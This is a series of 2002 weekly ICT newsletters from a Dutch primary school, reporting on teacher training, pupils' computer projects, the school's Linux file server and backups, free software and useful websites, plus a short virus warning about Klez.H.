ABSOLUUT NIET GELDIG VOOR GEBRUIK OP NIEUWE 'KALE' PC'S. Meer informatie is te vinden bij APS en SLB. [http://www.apsitdiensten.nl/index\\_v3.html](http://www.apsitdiensten.nl/index_v3.html)

### **Nascholing.**

Deze week was de laatste bijeenkomst voor de leerkrachten van de bovenbouw. Voor de tweede keer stond internet en email op het programma.

We hebben wat sites bekeken, gepraat over zoeken, en ook kwam aan de orde: wat doe je met welke leeftijd op het internet.

We zagen twee filmpjes over het gebruik van internet op ander basisscholen. Op het ene filmpje zagen we hoe een klas werkstukken maakt in een computerlokaal dat ook documentatiecentrum is (!!!) en op het andere filmpje zagen we iets over het berenproject (een emailproject) dat op de CIAO scholen wordt gedaan.

We gaan een evaluatieformulier invullen waaruit moet blijken wat er wenselijk is voor de integratie van de computers in ons onderwijs voor het volgende schooljaar.

### **sites.**

<http://www.stemwijzer.nl/>

Dit is een site voor volwassenen. Na het invullen van een aantal vragen wordt berekend op welke partij je moet stemmen.

<http://www.omroep.nl/nos/jeugdjournaal/index.html>

De site van het jeugdjournaal heeft een educatieve aanmoedigingsprijs gewonnen.

++++  
Nieuwsbrief Rosa Boekdrukker week 16 - 2002  
Waar hebben we ons de afgelopen week op ICT gebied mee bezig gehouden?  
++++

### **ICT handicaps.**

Dirk loopt met zijn hand in een stelling met een elastiekje. De pees moet regelmatig gymmen. Gebroken pols van duopartner van Karin eist één invaldag per week. ICT op RB gaat dus niet zo snel.

### **Flatscreens**

In de nieuwsgroep gelezen:

Ervaringen met flatscreens.

Negatief:

1. De resolutie van een flatscreen is niet te wijzigen zonder kwaliteitsverlies. Dat betekent bij oudere programma's (DOS!) en spelletjes bijvoorbeeld dat je tegen een waardeloos beeld aankijkt.
2. Een flatscreen is zeer gevoelig voor aanraking. De drukkracht op een scherm kan schade veroorzaken aan de onderliggende structuur. Maar ook het schoonmaken van zo'n scherm moet met veel zorg gebeuren.
3. Flatscreens zijn een stuk lichter dan gewone monitoren en vallen dus ook gemakkelijker om. En zijn dan meteen eerder stuk.
4. Flatscreens zijn zeer gewild, makkelijk mee te nemen en dus een gewilde prooi voor dieven en ander tuig.
5. De productie van flatscreens is nog niet helemaal onder controle. Van de tien flatscreens die wij binnenkregen (van Compaq!) waren er twee niet goed

Positief:

1. Flatscreens nemen minder ruimte in beslag op je bureau
2. Sommigen vinden flatscreens rustiger kijken. Sommigen vinden van niet. Tot voor kort mocht je (meen ik) van de Arbo niet langer dan een paar uur achter zo'n scherm zitten. Ze zijn wat verbeterd, maar mijn idee is dat dat rustige kijken vooral tussen de oren zit....

### **Computercursus voor ouders.**

Na de Meivakantie start een computer-vervolgcursus vanuit het buurthuis. De cursus wordt op de computers op de 1<sup>e</sup> verdieping gegeven. Daar staan er 7 op een rij.

### **Onze Samba-server.**

Het wordt nu duidelijk wat het voordeel van een file-server is. Een aantal groepen heeft nu per kind een map op de server. Door met de naam en wachtwoord van je groep in te loggen kun je op elke computer aan je documenten werken. Geen gedonder meer met diskettes, of dat je moet wachten tot je aan je "eigen" computer kunt werken.

### **Werkstukken groep 7.**

De acht leerlingen van groep 7 uit onze 7/8 combinatie werken elke week tegelijkertijd aan hun werkstuk aan de computers in de bovenhal. Ze bereiden in de klas hun tekst voor op papier. Ik assisteer de leerkracht. Allerlei technische aanwijzingen zijn nodig:

- Komma's en punten altijd direct achter een woord, en een spatie na dat leesteken.
- Gebruik de tabtoetsen i.p.v. allemaal spaties te zetten.
- Hoe maak je diakritische tekens zoals ë en ï.
- Spellingcontrole.
- Gebruik van de END en HOME toets

Als de teksten een beetje gevorderd zijn, gaan we plaatjes zoeken op het internet.

**Vorbereiding studiedag.**

Volgende week op de studiedag komt ICT ook aan de orde. Hoe kunnen we ervoor zorgen dat het computergebruik een geïntegreerd onderdeel van het lesprogramma wordt?

**ICT Scholing.**

We hebben deze week met Monique Korenhof van het OCA bekeken hoe we volgend jaar verder gaan met ondersteuning door het OCA. We hebben al een paar leuke ideeën. o.a. voor een aantal groepen een startles op het OCA. Ook is gesproken over hulp bij de computerintegratie. Een idee om de eigen vaardigheden van de leerkrachten te vergroten is om op gezette tijden de expertise van het OCA in de school te halen. Bijvoorbeeld elke 6 weken op maandagmiddag na schooltijd komt iemand van het OCA op school om een bepaald onderwerp te behandelen.

**Virus!**

Wees weer eens gewaarschuwd en neem een abonnement op een virus-waarschuwer! Stuur zelf geen mails met waarschuwingen!

=====  
17 april 2002 VirusAlert: W32.Klez.H : "uiterst GEVAARLIJK" (53)  
=====

Klez.H is een nieuwe variant van het al bekende [W32.Klez@mm](#) virus. Het virus is in staat om geïnstalleerde antivirussoftware uit te schakelen en zich te activeren door gebruik te maken van bugs in Microsoft-software. Daarnaast verspreidt het zich zowel via e-mail als via netwerken. Wij adviseren u z.s.m. uw antivirussoftware te updaten. De meeste business partners van VirusAlert hebben inmiddels updates beschikbaar. Daarnaast adviseren wij om de patches van Microsoft te installeren op uw systeem. Voor overige maatregelen en verdere informatie kunt u terecht op: <http://www.virusalert.nl/?show=virus&id=268>

**sites:**

[www.stemmenwijzer.nl](http://www.stemmenwijzer.nl) Vorige week ook al genoemd, maar hebben jullie hem al bekeken?

groeten,  
Karin  
Dirk



2002-04-26 w17

++++  
Nieuwsbrief Rosa Boekdrukker week 17 - 2002  
Waar hebben we ons de afgelopen week op ICT gebied mee bezig gehouden?  
++++

**ICT handicaps.**

D. nog steeds eenarmige bandiet. Van de week knapte zijn elastiekje waar hij zijn pees mee moet oefenen.

**Reactie op nieuwsbrief week 16.**

Een collega kwam informatie halen over een virusscanner. Goed zo! Raadpleeg de site van [www.virusalert.nl](http://www.virusalert.nl).

**Priority.**

Per 1 mei wordt ons abonnement gewijzigd. De prijs gaat ook flink omhoog (van 48 naar 65 euro per maand excl. btw). We kunnen dan wel onbepaald internetten. Omdat Kennisnet nog steeds vaak niet vooruit te branden is, gaan we ons licht ook eens opsteken bij XS4all voor een adsl abonnement.

**Werkstukken.**

Groep 5 van onze 5/6 combinatie heeft keihard gewerkt aan het uitwerken van het eerste deel van hun werkstukken. Met 8 leerlingen tegelijk zaten ze te zwoegen.

**Backup**

Nu de fileserver werkt ontstaat ook de noodzaak van backups (reserve kopies voor de zekerheid). Dat gaan we in de vakantie op poten zetten. Wat we willen is dat iedere nacht een volledige backup van alle gebruikersbestanden wordt gemaakt. Voorlopig op een tweede harde schijf in de server (dat is nog niet zo veilig) en spoedig daarna op een aparte backup server die ergens anders staat.

**Studiedag.**

Afgelopen dinsdag hadden we een studiedag. Daar kwam ook ICT aan bod. In groepjes werden punten opgeschreven waar we tegenop lopen bij het geïntegreerd invoeren van programma's. Ook al was het het einde van een lange dag: iedereen heeft heel goed meegedacht. Er kwamen veel bruikbare op- en aanmerkingen. Conclusie: ict in je onderwijs moet "in plaats van" zijn en niet "extra". De vraag blijft nog: hoe doe je dat?

**Bezoek van Kees Vos en Camille Rietmeijer.**

Zij kwamen goede ideeën bij ons halen voor de komende ICT Baarsjesdag. Zelf hadden ze net zoveel. Wij benadrukten dat, als ICT geïntegreerd is in je onderwijs, het arbeidsbesparend moet zijn.

**RekenWeb**

Sinds we RekenWeb op de server hebben doen de kinderen in de hal op de 1<sup>e</sup> verdieping (6 computers op rij) wie de meeste punten haalt bij de flitsoefeningen met het rekenrekje. Hartverwarmend leuk! En het sluit helemaal aan waar we mee bezig zijn met onze nieuwe rekenmethode (Wis en Reken).

Het programma is te zien bij [www.fi.uu.nl](http://www.fi.uu.nl). Wij hebben de cd rom bij hen gekocht voor 20 euro. Zijn geld meer dan waard.

**School Website Onderhoud Systeem (SWOS)**

Mark vordert gestaag en binnenkort kunnen we met testen beginnen.

**sites van de week:**

die hebben we niet.

Neem een abonnement op het maki elektronische magazine via [www.maki.nl](http://www.maki.nl).

Nu twee weken geen leuke nieuwtjes van ons.

groeten,  
Karin  
Dirk

++++  
Nieuwsbrief Rosa Boekdrukker week 21 - 2002  
Waar hebben we ons de afgelopen week op ICT gebied mee bezig gehouden?  
++++

### **Cursus ouders.**

De cursus vindt nog steeds elke dinsdag bij ons op school plaats.

Volgend jaar reclame maken, dat de ouders op het buurthuis computercursussen kunnen volgen. Het buurthuis wordt waarschijnlijk nog voor de zomervakantie op het internet aangesloten.

### **Scholing 2002-2003**

Naschoolse activiteit volgende schooljaar.

In samenwerking met de docent die door het buurthuis is ingehuurd bekijken we of het mogelijk is om volgend jaar een cursus blind typen te organiseren. Als dat eenmaal loopt, dan zijn we misschien zelf in staat om het onder schooltijd te organiseren. Na allerlei zoektochten op het internet langs vele forums zijn we terechtgekomen bij de cursus TypingMaster. <http://www.anmass.nl/scholen.htm>

Heeft er iemand ervaring mee?

Het is ook erg belangrijk, dat de kinderen thuis kunnen oefenen. Dus daar moet ook op gelet worden bij de aanschaf van een programma.

### **Werkgroep ICT**

De volgende punten zijn o.a. aan de orde gekomen:

De scholing van volgend jaar; hoe belangrijk het is om de enquête voor het OCA in te vullen, omdat Monique daar houvast aan heeft om de introductie van ICT en klassenmanagement goed te organiseren.

Verder is besloten dat we voorlopig de programma's van de Bosatlas voor topografie zullen gebruiken voor het oefenen, omdat die kaarten het meest lijken op de atlas. We hebben dus tot nu toe geen topografieprogramma kunnen vinden, dat ook bijhoudt wat de leerlingen hebben gedaan.

We gaan ook vaststellen hoeveel werkstukken minimaal gemaakt moeten worden op de computer in de bovenbouw.

Dirk legt uit hoe de server werkt en hoe het inloggen moet, en dat elke groep een emailadres kan krijgen. Met het gebruik van email in de klas komt ook het gevaar van virussen weer opdoemen. Op de server staat een programma dat mails op virussen scant.

### **ICT in de Baarsjes**

Afgelopen woensdagmiddag was er weer een (slechtbezochte) bijeenkomst. Voornaamste punt: de afwezigheid van beleidsmedewerkers van het stadsdeel was zeer voelbaar omdat het ging om kaders m.b.t. praktische implementatie van ICT in de scholen.

Ook gesproken over kostbaarheid van netwerken. Dirk heeft onze leverancier doorgegeven en Kees Vos zal contact met hem opnemen om te zorgen dat er flink geconcurrereerd kan worden tussen de verschillende aanbieders.

Dirk had na afloop nog contact met een leerkracht van de Westerweel. Het aanleggen van een netwerkje aldaar is een fluitje van een cent en hoeft waarschijnlijk zelfs dat bedrag niet te kosten.

Ze zouden nog contact met ons opnemen.

### **Bestandserver (Samba)**

We ontdekten dat ons backup-systeem geen lege mappen kopieert. Dat is niet handig in ons geval waar iedere leerling een mapje heeft en zelfstandig daarin weer submappen kan aanmaken. We vroegen aan de maker van het systeem om het op te lossen en dat we daar graag financieel aan willen bijdragen. Voor US \$ 100 krijgen we de verbetering die we willen. Ziehier de kracht en de vreugde van vrije software en de gedachten erachter. Zie voor het backup systeem:

<http://hightek.org>

**Linux conferentie.**

Op 12 juni is er een kleine Linux conferentie voor het onderwijs in Rotterdam. We gaan er naar toe. Linux begint wereldwijd in het onderwijs vaste voet aan de grond te krijgen omdat:

- publiek geld effectiever besteed wordt,
- je minder afhankelijk van één software aanbieder (Microsoft) bent,
- Linux sneller, stabiel en goedkoper is.

Conferentie zie:

<http://www.nlgg.nl/nlgg/bijeenkomsten/onderwijs/congres.php>

**Sites:**

[www.leren.nl](http://www.leren.nl)

*Leren op Internet: hier vind je duizenden **kennisbronnen** over allerlei onderwerpen, praktische adviezen om **effectiever te leren** en een gratis maandelijkse **nieuwsbrief**.*

[www.instruct.nl](http://www.instruct.nl)

Instruct is een educatieve uitgeverij voor computergebruik, automatisering, informatica en aanverwante terreinen van Basisonderwijs t/m MBO-opleidingen.

Je kunt er een demo diagnostische toets voor het DRO afleggen.

[www.digischool.nl](http://www.digischool.nl)

Kijk eens in een forum. Als je zelf mee wilt praten moet je je aanmelden.

Karin

Dirk

++++  
Nieuwsbrief Rosa Boekdrukker week 22 - 2002  
Waar hebben we ons de afgelopen week op ICT gebied mee bezig gehouden?  
++++

### **Werkstukken groep 7 van de 7/8 combinatie.**

Deze week is er heel hard gewerkt om de werkstukken af te krijgen. De acht leerlingen van de 7/8 combinatie hebben apart taalles en in die tijd is er de afgelopen weken gewerkt aan het uitwerken op de computer van de werkstukken. Thuis en op school is in het klad geschreven. Daarna is het op school achter de computer uitgewerkt. Compleet met het opzoeken van plaatjes en invoegen.

Het was heel leerzaam: Onze Samba bestandserver was onmisbaar. De instellingen voor het opslaan van plaatjes moest op Word aangepast worden. De kleurenprinter bij John (onze onmisbare conciërge) moest aanstaan en ingesteld worden op de computers op de 1<sup>e</sup> verdieping (dus hangen in het netwerk). Hadden we nog niet gedaan.

Verder hebben we gemerkt, dat de kinderen de werkstukken extra mooi willen maken met koppen in WordArt. Kinderen die rommelig werken maken het heel moeilijk om dan een net werkstuk te maken. Er ging veel tijd zitten in het uitvlooiën van wat er op een bepaalde plek moest staan. Ook is er veel in allerlei kleuren geschreven. Dit brengt ons aan het denken: tekst in zwart, koppen eventueel verfraaid, maar eigenlijk beter ook gewoon in zwart. Alleen de voorpagina met toeters en bellen en de plaatjes in kleur. En die plaatjes. We hebben ze gedownload van GOOGLE. Als ze klein zijn kun je ze groter "trekken". Maar dan worden ze vaag. Hoe doe je dat zonder verlies van kwaliteit: ze groter maken???

### **CMS**

Content Management System

Het beheersysteem voor de websites van onze scholen is in aantocht. Volgende week hebben we er een gesprek over. Wij mogen al wat experimenteren op de website [www.starwave.nl](http://www.starwave.nl).

Mark de Haan is druk bezig van alles voor ons te ontwikkelen. Er zit ook nog een bepaalde ideologie achter.

Ideologie.

Open source: De ontwikkeling van het systeem wordt betaald door het Stadsdeel 'De Baarsjes'. Niet om het voor ons alleen te houden, maar om het als het klaar is aan 'de wereld' te geven. Het CMS wordt dus gepubliceerd onder de GPL licentie. Dat wil zeggen dat iedereen het gratis mag hebben, het mag verbeteren en veranderen. Echter, de verbeteringen moeten ook weer gratis ter beschikking van iedereen komen. Zo draagt Stadsdeel 'De Baarsjes' bij aan de ontwikkeling van publiek toegankelijke vrije software.

Bijna alles wat we op de computer gebruiken/nodig hebben is te verkrijgen als vrije software.

Dat betekent niet dat we voor een dubbeltje op de eerste rang willen zitten. Het betekent, dat we de software naar onze eigen hand willen zetten. Wij willen meewerken aan het tot stand brengen van software die iedereen graag wil gebruiken. En daar betalen we ook voor.

### **Computer cursus voor ouders.**

Elke maandag na schooltijd kan er geoefend worden. Daar werd deze week voor het eerst van gebruik gemaakt.

### **Type cursus.**

We zijn er nog niet uit. Welke cursus wordt het? Ik zelf vind Typing Master veel prettiger. Maar Type Basic heeft ook een versie om er thuis mee te oefenen.

Dirk had nog een Type Trainer.

Je wordt er gek van. Want die eerste twee hebben dan ook nog zo'n ingewikkelde constructie met licenties per zoveel leerlingen en je moet betalen voor de thuisgebruikers.

### **sites:**

<http://home.hccnet.nl/a.manssen/ppo/index.html>

Heeft u of uw school iets aan te bieden of zoekt u of uw school iets?  
Plaats uw (gratis) oproep of advertentie op dit Prikbord.  
Uw advertentie wordt na 2 maanden van het Prikbord verwijderd!

Dirk  
Karin

++++  
Nieuwsbrief Rosa Boekdrukker week 23 - 2002  
Waar hebben we ons de afgelopen week op ICT gebied mee bezig gehouden?  
++++

#### **Werkstukken.**

Met een volgende groep van 8 leerlingen begonnen aan werkstukken. In de klas is het goed voorbereid. Ik heb al geleerd van de vorige keren. Maar kinderen hebben eigen ideeën, waar je niet op voorbereid bent: één bedacht, dat er een ruimte links van de tekst moest komen: er zaten allemaal spaties voor. Een ander kind had de introductie op het OCA niet meegemaakt en deed tussen elk woord een tab. Of er wordt een enter gegeven om een zin op de volgende regel te zetten, als dat niet nodig is. Bij de volgende groep moet eerst even wat herhaald worden. Kinderen zijn héél enthousiast.

#### **Overleg over het Content Management Systeem.**

We hadden afgelopen dinsdag een afspraak met Dirk, Ellen Warmer, Mark de Haan en mezelf. Jammer genoeg was Ellen ziek en hebben we met zijn drieën vervolgspraken gemaakt. Het is de bedoeling, dat ook de andere scholen in de Baarsjes het programma gaan gebruiken om hun website te onderhouden. Spannend.

#### **Cursus blind tiepen.**

Met de docent van de cursus voor ouders een principe afspraak gemaakt voor volgend jaar: bij de naschoolse activiteiten komt een cursus blind tikken voor kinderen. Tien keer een uur. Misschien kunnen we het daarna zelf organiseren en dan zouden we hem kunnen inzetten voor een cursus tekstverwerken voor kinderen o.i.d. Begroting wordt ingediend bij het Stadsdeel.

#### **Ons Backup Systeem**

Vincent Stemen heeft deze week de verbeteringen afgeleverd die we twee weken geleden aan hem gevraagd hebben. Voor US\$ 100,- hebben we nu een flitsend systeem dat ook de lege mappen van de leerlingen back-uppt. Het kan overigens nog veel meer! Als Dirk nou eens zou leren hoe over een netwerk back-ups te maken, dan kan 't dat ook. Op dit moment scheelt het ons al veel werk als we onverhoopt moeten back-uppen (bij een computercrash bijvoorbeeld).

Verder zie je hier duidelijk één van de voordelen van Vrije Software. Als je wat wilt, ben je in direct contact met de maker(s). Je vraagt wat je nodig hebt en je bepaalt samen wat een redelijke prijs is. De verbetering aan het programma is nu voor iedereen gratis beschikbaar.

<http://hightek.org>

Dat is wel even wat anders dan bij Microsoft aankloppen!

#### **Nieuwsgroepen.**

Dirk en Karin  
Dirk

++++  
Nieuwsbrief Rosa Boekdrukker week 24 - 2002  
Waar hebben we ons de afgelopen week op ICT gebied mee bezig gehouden?  
++++

**Werkstukken.**

Het back-uppen van de bestanden van de gebruikers van de Samba-server heeft zijn dienst bewezen. Een paar kinderen waren de inhoud van hun werkstuk kwijt geraakt en op de back-up konden ze teruggevonden worden. Opslaan is blijkbaar moeilijker dan we dachten en moet ook geleerd worden. Omdat we iedere nacht een back-up maken en die een week bewaren kunnen rampen vaak voorkomen worden.

**Schoolkrant groep 8.**

Alle leerlingen van groep 8 hebben een stukje voor de schoolkrant getiept. Het wordt een soort afscheidskrant.

**Cursus blind tiepen.**

Nog geen antwoord van de mensen van het Stadsdeel die goedkeuring (en geld) moeten geven aan ons plan voor de naschoolse tiepcursus.

**Stunt van de week.**

Iemand probeerde van de week om in de adresbalk van de internet explorer een emailadres in te tikken om zo een email te versturen.

Eigenlijk is dat helemaal geen gek idee.

**ROC.**

Er is een plan om laag- of niet- geschoolde allochtone moeders met computers te leren omgaan. Daarvoor worden allerlei contacten gelegd. Ook met het buurthuis. Als de moeders van de basiseducatie weer een geschikte ruimte bij ons op school krijgen (na de verbouwing) dan opent het veel perspectieven. Er zullen dan toch netwerk kabels getrokken worden. De ruimte kan dan ook gebruikt worden voor de ouders i.v.m de voorschool.

**Ruimte.**

Voorlopig moeten we het doen met onze opstelling in de hal op de eerste verdieping. Nu waarschijnlijk de verbouwing nog een tijdje op zich laat wachten is het zaak de opstelling wat te fatsoeneren: draden wegwerken.

**Emailadres bij de kleuters.**

De groep oudste kleuters heeft nu ook een e-mail adres in de klas. [groep2@node11ef5.a2000.nl](mailto:groep2@node11ef5.a2000.nl)

**Content Management Systeem.**

We verwachten dat het nog voor de vakantie is geïnstalleerd zodat we er in de vakantie mee kunnen experimenteren. Je kunt n.l. de website van de school ook van huis uit onderhouden.

**Linux conferentie**

Dirk was woensdag op een conferentie, georganiseerd door de Nederlandse Linux Gebruikers Groep (NLLGG) in Rotterdam.

Hij hield er een lezing over de school en hoe we ICT inzetten.

De lezing is te vinden op:

<http://utopia.knoware.nl/users/schoutdi/linuxlez.htm>

Veel nieuwe contacten opgedaan en een goed verhaal gehoord over SchoolLAN. <http://www.schoollan.nl> . Dat zou wel eens wat voor ons en voor het stadsdeel kunnen zijn. Als alternatief zeker het onderzoeken waard.

**Nieuwsgroepen en forums, vervolg.**

Ze hebben weer hun dienst bewezen, want we hebben tweedehands rekenboeken voor groep 7 en 8 op de kop weten te tikken van basisschool De Ceder in Veenendaal. Dank! Dank! Dank!

**sites:**

<http://www.nederlandict.nl/links/linksnieuws.htm>

Hier is de brief te lezen die geschreven is aan informateur Donner waarin wordt gewezen op het belang van ICT in het onderwijs.

<http://www.nlip.nl/>

Hier een open brief aan het nieuwe kabinet over het ICT onderwijs.

<http://www.ictopschool.net>

### **Doelstelling**

Ict op School zet zich in voor verbetering van ICT-producten en -diensten gericht op integratie van ICT in primair en voortgezet onderwijs. De stichting fungeert als een soort procescoördinator en consumentenorganisatie.

### **Hoofdtaken**

De Stichting Ict op School onderscheidt vier hoofdtaken:

- Het ontsluiten van informatie en kennis over de producten en diensten op het gebied van ICT in het onderwijs. Bijvoorbeeld de inrichting en het beheer van ICT-voorzieningen op de scholen.
- Het concretiseren en bundelen van de vraag naar producten en diensten op het terrein van ICT in het onderwijs.
- Het tot stand brengen van regionale samenwerkingsverbanden tussen scholen, ondersteunende instanties, lokale overheden en bedrijfsleven.
- Het stimuleren van het vergaren van kennis door de doelgroep over integratie van ICT in het onderwijs.

[http://www.leren.nl/rubriek/computers\\_en\\_internet/problemen\\_oplossen/](http://www.leren.nl/rubriek/computers_en_internet/problemen_oplossen/) en <http://www.computertips.nl>

Websites die helpen bij het oplossen van computerproblemen. Bijvoorbeeld de methoden om oorzaken op te sporen, tips en trucs, software-hulpjes, kennisbanken en vraagbaken.



++++  
Nieuwsbrief Rosa Boekdrukker week 25 - 2002 21 juni 2002  
Waar hebben we ons de afgelopen week op ICT gebied mee bezig gehouden?  
++++

#### **Werkstukken.**

Het back-uppen van de server heeft zijn dienst weer bewezen. Alleen moest ik nu zelf proberen een verdwenen bestand terug te vinden en dat mislukte een beetje. Het is nog wennen aan de procedure. Maar de Linux omgeving is wel heel "normaal". Het wijkt af van Windows, maar het gebruik lijkt er toch op.

#### **Software beoordeling.**

De onderbouw heeft nog één bijeenkomst op het OCA tegoe. Maar omdat Malmberg maar niet over de brug kwam met de definitieve versie van Letterpret is die bijeenkomst er bij in geschoten. Deze week zijn we toch nog met een delegatietje de programma's "Letterpret" en "Schatkist met de Muis" gaan vergelijken. Met allerlei documentatie ernaast en beoordelingscriteria. O, o wat moeilijk. We zijn er nog niet uit. Schatkist met de Muis lijkt uitgebreider te zijn. Letterpret lijkt wat sneller te zijn, in de zin van: kortere oefeningen.

Na de vakantie gaan we de boel nog eens rustig beoordelen.

Er komt nog bij, dat we eigenlijk de kleutersoftware in een netwerk willen laten draaien en Zwijsen (Schatkist met de Muis) is niet vooruit te branden in een netwerk.

#### **Cursus blind tiepen.**

Nog geen antwoord van de mensen van het Stadsdeel die goedkeuring (en geld) moeten geven aan ons plan voor de naschoolse tiepcursus.

#### **Fatsoeneren.**

We hebben van de week alle elektriciteit- en netwerkkabels die onder de zes computers in de hal op de grond lagen, netjes weggewerkt. Met wurgbandjes. Nu kan er daar weer lekker schoongemaakt worden.

#### **Inloggen.**

We moeten duidelijker instructie geven hoe iedereen inlogt op een computer. Want als je goed inlogt en je gaat in Word werken, dan kun je je eigen map op de server in één klap zien (bij openen en opslaan). Wie fout inlogt vindt zijn/haar map niet en bovendien wordt de instelling om bij juist inloggen je map te vinden tenietgedaan. We moeten nu steeds die instellingen opnieuw goed zetten. We weten nog niet hoe we dat moeten doen. De nieuwsgroep geeft nog geen uitsluitsel.

We hebben ook ingesteld, dat als er plaatjes gedownload worden, ze heel gemakkelijk in de eigen documentenmap worden opgeslagen (extra > opties > bestandslocaties). Op die manier kunnen de leerlingen heel simpel de op het internet gevonden plaatjes invoegen in hun document.

#### **Sites van de week:**

[www.ictopschool.nl](http://www.ictopschool.nl)

Daarin kun je met een vragenlijstje de balans opmaken van hoe het ICT gebruik in je school ervoor staat. Op gebied van ICT-infrastructuur, deskundigheid, visie en beleid en educatieve programmatuur. De vier deel gebieden worden apart in een algehele Nederlandse schaal gezet en daarna nog beoordeeld op het totaal van ICT gebruik. Nou wij zijn er nog niet, hoor! Maar dat weten we ook wel en daarom steken we ook volgend jaar nog geld in scholing en begeleiding van het OCA.

#### **Tijdschriften:**

<http://www.vives.nl> Warm aanbevolen!

Gratis en boordevol interessante nieuwtjes en software beoordelingen en sites.

E-zine:

[www.maki.nl](http://www.maki.nl), [redazine@maki.nl](mailto:redazine@maki.nl)

Allerlei laatste nieuwtjes op onderwijsgebied, toegespitst op software en direct gebruik.

Volgende week laatste BIC van dit schooljaar met een verslag van de ICT borrel!

groeten,  
Karin  
Dirk

++++  
Nieuwsbrief Rosa Boekdrukker week 26 - 2002 28 juni 2002  
Waar hebben we ons de afgelopen week op ICT gebied mee bezig gehouden?  
++++

Afgelopen week is er ook een hoop gebeurd, maar daar gaat deze nieuwsbrief niet over.

### **ICT BORREL**

We hebben vorige week vrijdagmiddag een 'ICT borrel' georganiseerd voor allen die ons dit jaar geholpen en begeleid hebben langs de vele kronkelige paden, de grazige weiden (met woeste stieren) en wijdse vergezichten die het ICT landschap kenmerken.

Zonder hen hadden we:

- + niet een heleboel computers als schenking gekregen,
- + onze twee netwerken niet aan elkaar gekregen
- + de chat niet zo goed gewerkt.
- + niet zo'n goed script gehad dat ons UPC verbruik bijhoud.
- + Waren we nog onwetend van kleutersoftware die ook op Linux kan draaien
- + geen netwerk
- + geen certified network
- + nog geen 'in-huis'ontwikkelde software
- + ons backup systeem niet zoals we het hebben willen
- + geen ouder-internet-cursus in school
- + geen steun en subsidie ontvangen voor ons Content Management Systeem
- + ..... nog veel meer ontbeert!.

Kortom, zonder de inzet van velen zou ICT op de Rosa Boekdrukker er heel anders uitzien. Zouden kinderen minder in aanraking komen met ICT en minder ICT-vaardig van school gaan. Zouden kinderen met achterstanden en leermoeilijkheden minder aandacht krijgen en ... (zo kunnen we doorgaan).

DANK JULLIE ALLEN,

namens leerlingen, bestuur, leerkrachten, directie, ICT'ers, ouders en vrijwilligers.

Voor ieders gemak, hierbij de lijst van genodigden, tezamen met hun gegevens; handig voor het netwerk. Helaas kon niet iedereen aanwezig zijn. Volgend jaar beter!!

Goede vakantie allemaal. Dit is de laatste BIC. Na de vakantie gaan we verder.

Karin  
Dirk Schouten

[schoutdi@knoware.nl](mailto:schoutdi@knoware.nl)  
<http://utopia.knoware.nl/users/schoutdi>

## Schooljaar 2002-2003

1. [2002-08-16 w33](#)
2. [2002-08-23 w34](#)
3. [2002-08-30 w35](#)
4. [2002-09-06 w36](#)
5. [2002-09-13 w37](#)
6. [2002-09-20 w38](#)
7. [2002-09-27 w39](#)
8. [2002-10-04 w40](#)
9. [2002-10-11 w41](#)
10. [2002-10-18 w42](#)
11. [2002-10-25 w43](#)
12. [2002-11-01 w44](#)
13. [2002-11-08 w45](#)
14. [2002-11-15 w46](#)
15. [2002-11-22 w47](#)
16. [2002-11-29 w48](#)
17. [2002-12-06 w49](#)
18. [2002-12-13 w50](#)
19. [2002-12-20 w51](#)
20. [2003-01-10 w02](#)
21. [2003-01-17 w03](#)
22. [2003-01-24 w04](#)
23. [2003-01-31 w05](#)
24. [2003-02-07 w06](#)
25. [2003-02-14 w07](#)
26. [2003-02-21 w08](#)
27. [2003-03-07 w10](#)
28. [2003-03-14 w11](#)
29. [2003-03-21 w12](#)
30. [2003-03-28 w13](#)
31. [2003-04-04 w14](#)
32. [2003-04-11 w15](#)
33. [2003-04-18 w16](#)
34. [2003-04-25 w17](#)
35. [2003-05-09 w19](#)
36. [2003-05-16 w20](#)
37. [2003-05-23 w21](#)
38. [2003-05-30 w22](#)
39. [2003-06-06 w23](#)
40. [2003-06-13 w24](#)
41. [2003-06-20 w25](#)
42. [2003-06-27 w26](#)

++++  
ICT Nieuwsbrief Rosaboekdrukker  
Jaargang 2 - week 33  
++++

Wat hebben we zoal in de vakantie en in de eerste week van het nieuwe schooljaar gedaan:

#### **FIREWALL/WEB/MAIL SERVER**

De hele server ge-upgraded (het Operating System en de geïnstalleerde programma's), email virus protectie erop gezet, het hele systeem op grotere HD gezet, backupmogelijkheid met verwisselbare HD geïnstalleerd (ook op grotere HD).

#### **FILE SERVER**

Opnieuw geïnstalleerd na crash (geen grafische interface meer erop i.v.m. veiligheid en crashgevoeligheid), CD Jukebox geïnstalleerd (waardoor images van CD's afgespeeld kunnen worden), backup HD in server vergroot, backup HD in wisselframe vergroot.

#### **KABELS**

Via een vriend van Dirk die langs een container fietste kregen we een heleboel netwerkkabels die, zo te zien, uit een groot kantoor komen; genoeg om 3 scholen van kabels te voorzien. Belangstellenden kunnen zich melden onder vermelding van wat ze in de aanbieding hebben.

#### **SCHOOLLAN**

Schoollan is een netwerk met server voor basisscholen. Er doen al veel basisscholen aan mee en wij denken daar ook over. In de vakantie hebben we de Schoollan server proefgedraaid. Hij installeerde zonder problemen en de configuratie zag er veelbelovend uit. Het verschilt allemaal weinig van wat we nu hebben, maar als we met Schoollan meedoen, zitten we onder een goede 'paraplu' wat betreft ondersteuning, helpdesk, vernieuwing etc. a.s. maandag hebben we een gesprek met iemand van Schoollan.

#### **TELEFOON**

We kregen van Cor (Bumitron in de Jan van Galenstraat 151) een telefooncentrale en een stelletje telefoons. De kleutergroepen hebben nu allen een telefoon en kunnen met elkaar bellen. De eerste berichten: De kleuters vinden het fantastisch!

#### **DE GROENE BRUG**

Begin van de vakantie hadden Karin en Dirk een gesprek met afd. Onderwijs over onze ICT-plannen, waarin we ook onze zorgen kenbaar maakten over de inbreng van 'De Groene Brug' in ICT in 'De Baarsjes'.

#### **START SCHOOLJAAR**

We hebben alle computers al weer aan het netwerk hangen en ook aan Internet. De groepen hebben hun nieuwe namen gekregen op de fileserver (groep 3a werd groep 4a enzovoort). We zijn nu bezig om te kijken welke cd-roms we op de fileserver kunnen zetten. De cd-roms van de Bosatlas doen het prima. We hebben ontdekt, dat we de cd-rom van de WERELD missen. Heeft iemand die even te leen?

Op de startvergadering van de ICT nascholing op 27 augustus willen we aandacht besteden aan afspraken m.b.t. Internetgebruik. In dezelfde bijeenkomst bespreken we ook 't bestaande beleid t.a.v. privé-computers in school. Meer informatie over die bijeenkomst volgende week.

#### **TWEDEHANDS MATERIAAL**

We willen graag van wat printers en een printer/fax af. Belangstellenden kunnen zich melden.

#### **WEB-SITE**

